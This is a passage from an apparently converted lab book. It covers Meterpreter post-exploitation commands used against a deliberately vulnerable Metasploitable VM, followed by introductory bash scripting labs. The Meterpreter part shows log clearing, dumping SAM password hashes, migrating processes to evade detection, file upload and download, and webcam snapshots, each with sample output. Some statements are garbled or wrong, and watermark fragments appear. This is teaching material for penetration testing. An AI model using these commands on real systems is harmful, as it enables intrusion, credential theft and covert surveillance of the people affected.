
required:

clearev

Task 6:

We can download any file from the target machine to our Kali machine by typing the following:

download samba



```
meterpreter > download tikiwiki
[*] downloading: tikiwiki/tikiwiki-1.9.5.zip → /home/kali/tikiwiki/tikiwiki-1.9.5.zip
[*] download   : tikiwiki/tikiwiki-1.9.5.zip → /home/kali/tikiwiki/tikiwiki-1.9.5.zip
[*] downloading: tikiwiki/tikiwiki-1.9.11.zip → /home/kali/tikiwiki/tikiwiki-1.9.11.zip
[*] download   : tikiwiki/tikiwiki-1.9.11.zip → /home/kali/tikiwiki/tikiwiki-1.9.11.zip
[*] downloading: tikiwiki/tikiwiki-1.9.4.zip → /home/kali/tikiwiki/tikiwiki-1.9.4.zip
[*] download   : tikiwiki/tikiwiki-1.9.4.zip → /home/kali/tikiwiki/tikiwiki-1.9.4.zip
meterpreter > |
```

Task 7:

We can edit any file on the target by using the following command:

edit readme.txt

This command will use the vim as editor.

Task 8:

We can run commands on the target by using the following command:

execute -f ssh -i -H

The command above will start the cmd process on our target and allow us to

interact with this process.

Task 9:

We can display the user that the meterpreter server is running as on the host with this command (1):

```
getuid
```

A terminal window showing the output of the 'getuid' command in a meterpreter session. The command 'getuid' is highlighted in green. The output shows the server username 'msfadmin' and its UID/GID information: 'uid=1000, gid=1000, euid=1000, egid=1000'. Two red arrows point from the text '1' and '2' to the output line respectively. The '1' points to the 'getuid' command, and the '2' points to the output line containing the user information.

```
meterpreter > getuid
Server username: msfadmin @ metasploitable (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter >
```

This is useful to know if you are simply a user or root on the system (2).

Task 10:

Finally, we can use the following command to display the network interfaces and addresses on the target machine:

```
ifconfig
```

```
meterpreter > ifconfig
```



```
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

```
Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:55:32:58
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.56.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe55:3258
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Lab 78. More Advanced Meterpreter Commands

Lab Objective:

Learn some more advanced Meterpreter commands which can be used once a shell has been established on our target.

Lab Purpose:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

The Metasploit framework is a powerful tool which can be used to probe systematic vulnerabilities on networks and servers. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Lab Tool:

Kali Linux and Metasploitable VM

Lab Topology:

You can use Kali Linux in a VM for this lab. Since this lab requires active Meterpreter command shell access, it should be studied immediately after the end of lab 75 or lab 76.


Lab Walkthrough:

Task 1:

If you are unfamiliar with metasploitable, it is an intentionally vulnerable machine which can be loaded in VMware the same as Kali Linux. You can download the metasploitable iso file here:

<https://docs.rapid7.com/metasploit/metasploitable-2/>

You can find a lot of material on this page on how to download and setup the Metasploitable VM.




We will use both Kali Linux and Metasploitable for this lab. Remember to put both machines on the same isolated host-only network to talk to each other. When login is required, you will enter “**msfadmin**” as username and password.

Task 2:

In this lab, we will be learning about the post-exploitation tool, Meterpreter. We will be covering some of the more advanced commands associated with this tool.

When we have established a Meterpreter shell on a Windows machine, we are able to dump the contents of the Security Accounts Manager (SAM) database using the following command:

```
run post/windows/gather/hashdump
```



```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY 45284b6 .
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hashes ...

Administrator:500:a512c1f3a8c0
victim:1001:81cbcea8a9af93bbba
Guest1:501:ead3b435b51404eeaad
HelpAssistant:1002:acac9c46834
SUPPORT_388945a0:1003:ead3b435

meterpreter >
```

The SAM will contain hashes of the Windows machines passwords.

Task 3:

We can use the following command to display the local working directory:

```
lpwd
```

The local working directory is the location where the Metasploit console was started on our target.

Task 4:

We can change the local working directory using the following command:

```
lcd /tmp
```

This will give our Meterpreter session access to files located in this folder.

Task 5:

When we establish a Meterpreter shell on the target, we are starting the shell on a process which is running on the target. We can migrate the shell to another process on the target machine using the followig command:

```
run post/windows/manage/migrate
```


This will help with evading detection as well as establishing persistence.

Task 6:

We can display a list of the running processes on the target using the following command:

```
ps
```

This is useful when deciding which process to migrate the Meterpreter shell to.



meterpreter > ps

Process List

PID	PPID	Name	Arch	User	Path
---	---	---	---	---	---
1	0	init	i686	root	.
2	0	kthreadd	i686	root	.
3	2	migration/0	i686	root	.
4	2	ksoftirqd/0	i686	root	.
5	2	watchdog/0	i686	root	.
6	2	events/0	i686	root	.
7	2	khelper	i686	root	.
41	2	kblockd/0	i686	root	.
44	2	kacpid	i686	root	.
45	2	kacpi_notify	i686	root	.
90	2	kseriod	i686	root	.
129	2	pdflush	i686	root	.
130	2	pdflush	i686	root	.
131	2	kswapd0	i686	root	.
173	2	aio/0	i686	root	.
1129	2	ksnapd	i686	root	.
1329	2	ata/0	i686	root	.
1335	2	ata_aux	i686	root	.

Task 7:

We can use the following command to execute Meterpreter instructions located inside a text file:


```
resource
```

The resource command will execute Meterpreter instructions located inside a text file. Containing one entry per line, resource will execute each line in sequence. This can help automate repetitive actions performed by a user.

Task 8:

We can use the following command to upload files to the target system:

```
upload
```



```
meterpreter >
meterpreter > upload putty.exe
[*] uploading  : /home/kali/putty.exe → putty.exe
[*] Uploaded -1.00 B of 1.05 MiB (0.0%): /home/kali/putty.exe → putty.exe
[*] uploaded   : /home/kali/putty.exe → putty.exe
meterpreter >
```

A red arrow points from the number 1 in a blue circle to the word "upload".

We will need to use double-slashes with this command if remote target is a windows machine.

Task 9:

We are able to display all currently available webcams on the target host using the following command:

```
webcam_list
```



```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

A red arrow points from the number 1 in a blue circle to the word "webcam_list". A second red arrow points from the number 2 in a blue circle to the bottom right corner of the terminal window.

Task 10:

Finally, we are also able to grab a picture from a connected web cam on the target system and save it to disc as a JPEG file:

```
webcam_snap
```



```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: YxdhwpeQ.jpeg
meterpreter >
```

By default, the save location is the local current working directory with a randomized filename.

Lab 79. Introduction to Bash Scripting

Lab Objective:

Learn some basic bash scripting.

Lab Purpose:

Bash is a Unix shell and command language. It is a free software replacement for the Bourne Again Shell. It is used as the default login shell for most Linux distributions.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be running through a basic introduction to scripting with Bash.

To begin, we will create a very simple bash script. You should know that every bash script will always begin with the following line of code at the top:


```
#!/bin/bash
```

This code is used to tell your shell that it needs to use bash to run the file.

With this established, let's write our first very basic script which is called, for

example, “sample01.sh”. We can do this by copying the following and pasting it into a new file in Kali VM:

```
#!/bin/bash  
echo "Hello!"  
pwd  
id
```



A screenshot of a terminal window on a Kali Linux system. The window has a blue border and a dark background. Inside, the text is white. It shows the command \$ cat sample01.sh followed by the script's content: #!/bin/bash, echo "Hello!", pwd, and id.

```
(kali㉿kali)-[~]  
$ cat sample01.sh  
#!/bin/bash  
echo "Hello!"  
pwd  
id
```

Make sure to include the first line of code at the top to tell our terminal to run this file using bash.

In order to run this file, we first need to make it executable on our system. We can do this by typing the following:

```
chmod +x sample01.sh
```

To execute the script, type the following:

```
./sample01.sh
```



A terminal window showing a shell session on Kali Linux. The session starts with the user running a script named 'sample01.sh'. A red arrow labeled '1' points to the command '\$ chmod +x sample01.sh'. The next command, '\$ ls -al sample01.sh', shows the file has been modified to be executable (permissions: rwxr-xr-x). A red arrow labeled '2' points to the command '\$./sample01.sh', which outputs 'Hello!' followed by the user's system information.

```
(kali㉿kali)-[~]
└─$ chmod +x sample01.sh
(kali㉿kali)-[~]
└─$ ls -al sample01.sh
-rwxr-xr-x 1 kali kali 33 Apr  7 01:04 sample01.sh
(kali㉿kali)-[~]
└─$ file sample01.sh
sample01.sh: Bourne-Again shell script, ASCII text executable
(kali㉿kali)-[~]
└─$ ./sample01.sh
Hello!
/home/kali
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29
(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),14
2(kaboxer)
```


As you can see, the commands we have entered in the script have executed in the console.

Task 2:

We will now learn about variables in bash. A variable is a symbol which functions as a placeholder for varying expressions or quantities. Variables are often used to store numbers as well as vectors, matrices, and functions. Essentially, they are used to store information.

Create a new script which is named “sample02.sh”. Note that we will need to type a dollar sign before the variable when calling it in order to use it. We will now edit our script to include two variables by typing the following:

```
#!/bin/bash
name="John"
lastname="Smith"
echo $name,$lastname
```



A terminal window showing the execution of a bash script. The script defines variables \$name and \$lastname, then uses echo to print them. It also demonstrates changing file permissions and running the script.

```
(kali㉿kali)-[~]
└─$ cat sample02.sh
#!/bin/bash
name="John"
lastname="Smith"
echo $name, $lastname

(kali㉿kali)-[~]
└─$ chmod +x sample02.sh

(kali㉿kali)-[~]
└─$ ./sample02.sh
John, Smith
```

```
chmod +x sample02.sh
```

Then, execute your script by typing:

```
./sample02.sh
```

As you can see, using variables and then calling them using echo is the same as typing echo “John, Smith”.

Task 3:

We will now learn about debugging the code in our script. We can perform debugging by adding the following into our code:

```
set -x
<code here>
set +x
```

Debugging allows us to step through our code and determine if there are any mistakes. Now, create another script file with standard headline:

```
#!/bin/bash
name="John"
set -x
echo $name
```

```
set +x
```

The image shows a terminal window with a blue header bar containing the text '(kali㉿kali)-[~]'. Inside the terminal, the following commands are run:

```
(kali㉿kali)-[~]
$ cat sample03.sh
#!/bin/bash
name="John"
set -x
echo $name
set +x

(kali㉿kali)-[~]
$ chmod +x sample03.sh

(kali㉿kali)-[~]
$ ./sample03.sh
+ echo John
John
+ set +x
```

```
chmod +x sample03.sh
./sample03.sh
```

Save this file and run it. As you can see, this will output a + before every command as it is executed. If there was an error in one of the commands, it would output a – before the command. This makes it easy for us to find the error and correct it.

Lab 80. More Bash Scripting

Lab Objective:

Learn some more bash scripting concepts.

Lab Purpose:

Bash is a Unix shell and command language. It is a free software replacement for the Bourne Again Shell. It is used as the default login shell for most Linux distributions.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be running through some more concepts around scripting with Bash.

We will begin by looking at parameters. The official definition of a parameter is that a parameter is a special kind of variable in that it is used to pass information between functions or procedures.

We will begin by creating a new script file with nano editor. Enter the following:

```
#!/bin/bash  
name=$1  
echo $name
```

```
(kali㉿kali)-[~]
└─$ cat sample04.sh
#!/bin/bash
name=$1
echo $name

(kali㉿kali)-[~]
└─$ chmod +x sample04.sh

(kali㉿kali)-[~]
└─$ ./sample04.sh
?

(kali㉿kali)-[~]
└─$ ./sample04.sh John
John
```

```
chmod +x sample04.sh
```

Once this is done, save the file and close it. Now, run the file:

```
./sample04.sh
```

You will notice that we receive no output. Now, type the following:

```
./sample04.sh John
```

We receive “John” as output. This is because, when using parameters, we need to supply them with information. Note: the information passed to a parameter is called an argument.

If we want to get the third argument (the third piece of information passed to the parameter), we will first need to change the code in our script. We will simply be replacing the \$1 with \$3, which should make our script look like the following:

Now, run the script with the following command:

```
./sample04.sh John Mark Lee
```

Note that we are now getting the third argument returned to us in the terminal.

```
(kali㉿kali)-[~]
└─$ cat sample04.sh
#!/bin/bash
name=$3
echo $name

(kali㉿kali)-[~]
└─$ ./sample04.sh John Mark Lee
Lee
```

Task 2:

We can create another script file so that the user is prompted to enter a value when the script is run. We can do this using “read”. Read will cause the code to hand and wait for the user to input a value before continuing. Edit your script so that it looks like the following:

```
#!/bin/bash
echo Enter your age:
read age
echo "Your age is $age!"
```

A terminal window showing a bash script named sample05.sh. The script reads a user's age and prints it back. The terminal shows the script being created, given execute permissions, and then run.

```
(kali㉿kali)-[~]
└─$ cat sample05.sh
#!/bin/bash
echo Enter your age:
read age
echo "Your age is $age!"

(kali㉿kali)-[~]
└─$ chmod +x sample05.sh

(kali㉿kali)-[~]
└─$ ./sample05.sh
Enter your age:
21
Your age is 21!
```

```
chmod +x sample05.sh
```

Now run the script. Enter a number when prompted by the script.

You will notice that the script takes the number input by us and returns it in a sentence. Read is a very useful function in this regard.

Task 3:

You may be asking, what if we wanted to store multiple values in one variable? We don't need to create a variable for every piece of data we want to store as you may think. Instead, we can use arrays to store multiple values. We can then use an index to extract the pieces of data from the array. It is important to note that because arrays use indexing, the first value entered in an array will always start at zero. i.e if you input 1,2,3 into an array, the first number (1) will be located at index 0 in the array. The second number (2) will be located at index 1 in the array etc.

Let's create our first array. Create a new script to include the following:

```
#!/bin/bash
names=('John' 'Mark' 'Lee')
echo "${names[@]}"
```

A screenshot of a terminal window titled '(kali㉿kali)-[~]'. It shows three lines of code being run: 'cat sample06.sh', 'chmod +x sample06.sh', and './sample06.sh'. The output of the script is 'John Mark Lee'.

```
(kali㉿kali)-[~]
$ cat sample06.sh
#!/bin/bash
names=('John' 'Mark' 'Lee')
echo "${names[@]}"

(kali㉿kali)-[~]
$ chmod +x sample06.sh

(kali㉿kali)-[~]
$ ./sample06.sh
John Mark Lee
```

Let's break these two lines of code down:

The names = section specifies the array and stores the variables included.

The echo section calls each piece of data included in the array. Note the different brackets used to call the array contents. The @ will call every piece of data in the array. The [] are used to specify the index of the piece of data we are calling.

Run this code now and note the output.

Now, what if we wanted to simply return the value "Lee" from the array? We would edit our script to look like the following:


```
echo "${names[2]}
```

Task 4:

If we want to remove a value from our array, we can use the unset command:

```
#!/bin/bash
names=('John' 'Mark' 'Lee')
echo "${names[@]}"
```

```
unset names[1]
names[1]='Michael'
echo "${names[@]}"
```



A terminal window titled '(kali㉿kali)-[~]' showing the execution of a bash script named 'sample06.sh'. The script contains three lines of code: 'unset names[1]', 'names[1]='Michael'', and 'echo "\${names[@]}\"'. The output of the script shows the original array elements: 'John' 'Mark' 'Lee'. In the second run, the name 'Mark' is removed from the array, resulting in 'John' 'Michael' 'Lee'.

```
(kali㉿kali)-[~]
$ cat sample06.sh
#!/bin/bash
names=('John' 'Mark' 'Lee')
echo "${names[@]}"

unset names[1]
names[1]='Michael'
echo "${names[@]}"

(kali㉿kali)-[~]
$ ./sample06.sh
John Mark Lee
John Michael Lee
```

```
unset names[1]
```

This will remove the name Mark from the array.

We can also swap out a value in our array using the following command:

```
names[1]='Michael'
```

This will swap the name Mark with Michael in our array.

Lab 81. Advanced Bash Scripting

Lab Objective:

Learn some advanced bash scripting concepts.

Lab Purpose:

Bash is a Unix shell and command language. It is a free software replacement for the Bourne Again shell. It is used as the default login shell for most Linux distributions.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will run through some more advanced, but fundamental concepts behind bash scripting. Using these concepts when scripting with bash is what makes the language really useful.

We will begin by addressing conditionals. Conditionals are a piece of code which rely on a piece of code (a condition) being met. Whether the condition is met or not is usually determined using relational operators including: equal to, greater than, and less than.

To begin this lab, we will start by making a simple conditional statement to check if a variable is equal to a value. We will use an “if” statement to achieve this goal.

An if statement looks like the following:

```
if [ x compared to y ]
then
    Some action
else
    Some other action
fi
```

This is the syntax for every if statement in the bash language. If statements will always use a pair of brackets. When using bash, make sure to include a space between the brackets at either end in order for the command to work. We also need to ensure we end each if statement with fi, which is if backwards. Let's construct an example:

```
#!/bin/bash
number=5
if [ $number = 5 ]
then
    echo true
else
    echo false
fi
```

The following is what this looks like in a text editor:

```
(kali㉿kali)-[~]
└─$ cat sample07.sh
#!/bin/bash
number=5
if [ $number = 5 ]
then
    echo true
else
    echo false
fi

(kali㉿kali)-[~]
└─$ chmod +x sample07.sh

(kali㉿kali)-[~]
└─$ ./sample07.sh
true
```

We can execute this script and we will be returned the value “true”.

Now, let’s create a script which will accept input and compare it to a value. This will look like the following:

```
#!/bin/bash
echo "Enter a value between 1 and 10:"
read value
if [ $value -gt 5 ]
then
    echo "$value is greater than 5"
else
    echo "$value is less than or equal to 5"
fi
```

Save this script file as “sample08.sh”, make executable then run;

Enter a number and see how the script responds.

```
(kali㉿kali)-[~]
└─$ cat sample08.sh
#!/bin/bash
echo "Enter a value between 1 and 10:"
read value
if [ $value -gt 5 ]
then
    echo "$value is greater than 5"
else
    echo "$value is less than or equal to 5"
fi

(kali㉿kali)-[~]
└─$ chmod +x sample08.sh

(kali㉿kali)-[~] BY OFFENSIVE SECURITY
└─$ ./sample08.sh
Enter a value between 1 and 10:
5
5 is less than or equal to 5

(kali㉿kali)-[~]
└─$ ./sample08.sh
Enter a value between 1 and 10:
9
9 is greater than 5
```

Task 2:

Finally, we will create a script which will perform an action on a file based on an if statement. To do this, we will need to use two conditions. Our script will check if a file exists on our system and then check if we are able to write to that file. If both conditions are true, we will write “Yes” to the file. If not, we will create a file and write “Yes” to it. The script will look like the

following:

```
#!/bin/bash
echo "Please input the name of the file:"
read input
if [ -f $input ] && [ -w $input ]
then
    echo Yes > $input
else
    touch $input
    echo Yes > $input
fi
```

Save this script file as “sample09.sh”, making it executable.

```
(kali㉿kali)-[~]
└─$ cat sample09.sh
#!/bin/bash

echo "Please input the name of the file:"
read input
if [ -f $input ] && [ -w $input ]
then
    echo Yes > $input
else
    touch $input
    echo Yes > $input
fi

(kali㉿kali)-[~]
└─$ chmod +x sample09.sh
BY OFFENSIVE SECU
(kali㉿kali)-[~]
└─$ ./sample09.sh
Please input the name of the file:
yes.txt

(kali㉿kali)-[~]
└─$ cat yes.txt
Yes
```

Now, run this script and see what happens.

Conditional statements can be extremely useful for automating tasks on a linux system, such as checking to see if the system is up to date, if we are connected to a network, etc.

